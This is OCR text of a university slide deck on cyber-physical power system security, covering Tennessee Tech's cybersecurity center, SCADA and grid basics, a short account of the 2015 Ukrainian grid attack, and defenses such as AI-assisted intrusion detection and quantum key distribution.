Emerging Technologies for Cyber-Physical Power System Security

MUHAMMAD ISMAIL, PH.D.

DIRECTOR, CEROC, TENNESSEE TECH

MARCH, 2025


Outline

- Tennessee Tech and CEROC
- Cyber-Physical Systems
- AI-Assisted Cyber Defense
- Quantum-enabled Defense

Outline

- Tennessee Tech and CEROC
- Cyber-Physical Systems
- AI-Assisted Cyber Defense
- Quantum-enabled Defense

Tennessee Tech University




TENNESSEE TECH
19 15
COMPUTER SCIENCE

744 Undergrads

100 Grads


Cybersecurity Education, Research, and Outreach Center (CEROC)

- Virtually (Oct. 2015/NCAE-CD) and Physically (Jan. 2016)
- NSF SFS CyberCorps (58 scholar since 2016/top 10 in the nation & NS3)
- Participant of DoD CySP since 2018
- Longest running GenCyber in TN
- Home to GECC – Dual Enrollment




Cybersecurity Education, Research, and Outreach Center (CEROC)


Undergrad Lab



Grad Lab



Cyber Innovation Lab



Cyber Training Room

CEROC Focus Areas

Education

- Formal (IT Sec., Crypto, **Quantum**, AI-assisted)
- Informal (CPTC, CTF, AI-assisted CPS!)

CYBER EAGLES
Tennessee Tech University
We soar to defend

WiCyS
women in cybersecurity
TENNESSEE TECH UNIVERSITY STUDENT CHAPTER

Research

AI-assisted Cyber-Physical Security

Quantum-enabled Security

Satellite and Space Security

Outreach

- Tennessee GenCyber on Wheels
- GECC Dual Enrollment
- Discovery Days

Outline

- Tennessee Tech and CEROC
- Cyber-Physical Systems
- AI-Assisted Cyber Defense
- Quantum-enabled Defense

Critical Infrastructure

The nation's critical infrastructure provides the essential services that underpin American society – US Department of Homeland Security (DHS)

Chemical	Financial services	Commercial facilities	Food and agriculture
Communications	Government facilities	Critical manufacturing	Healthcare and public health
Dams	Information technology	Defense industrial base	Nuclear
Emergency services	Transportation systems	Energy	Water and wastewater

FLOOD CONTROL


OIL/GAS DISTRIBUTION

WATER DISTRIBUTION

Cyber-Physical Systems

Integrate **sensing**, **computation**, **control**, and **networking** into physical objects and infrastructure, connecting them to the Internet and each other.

Cyber-Physical Systems tightly couples



Sensing

CPS detects events or changes in its environment using electronics devices called sensors.

Computation

CPS computes the state of the physical processes. This computation is done either centrally on servers or edge controllers.

Control

CPS controls the processes according to a pre-installed program or logic. Control leverages system state, application specific algorithms and actuators.

Networking


A group of networked components works together to manage and control the physical processes.

SCADA System

The set of computers, networked data communications and graphical user interfaces that monitor and control industrial processes is called **SCADA.**

SCADA

Supervisory Control And Data Acquisition




Power System – Physical

Cyber Physical Link

PLC


Network



HMI

Cyber-Physical Power System

- Physical **structure** for the process
- Embedded **sensors** that measure quantities such as voltage level, active and reactive powers, current flow, etc.
- Embedded **actuators** to control mechanisms such as circuit breakers, voltage regulators, etc.





Growing Threats

- On 23rd Dec 2015, Attacked 3 Ukrainian regional electricity distributors within 30 minutes of each other
- 250,000 customers lost power
- Utilities forced to move to manual operation
- Black Energy 3 malware: exploited remote desktop to damage the system. Erased Master Boot Record and some logs

Emerging Defense Technologies


- Evolving threats → Advanced defense technologies
  - AI-assisted Intrusion Detection System (IDS)
  - Quantum-based Key Distribution (S-QKD)






Emerging Defense Technologies


- Evolving threats → Advanced defense technologies
  - AI-assisted Intrusion Detection System (IDS)
  - Quantum-based Key Distribution (S-QKD)





AI-Assisted IDS (1/2)


- Learning Algorithms → (a) Supervised, (b) Unsupervised, (c) Reinforcement



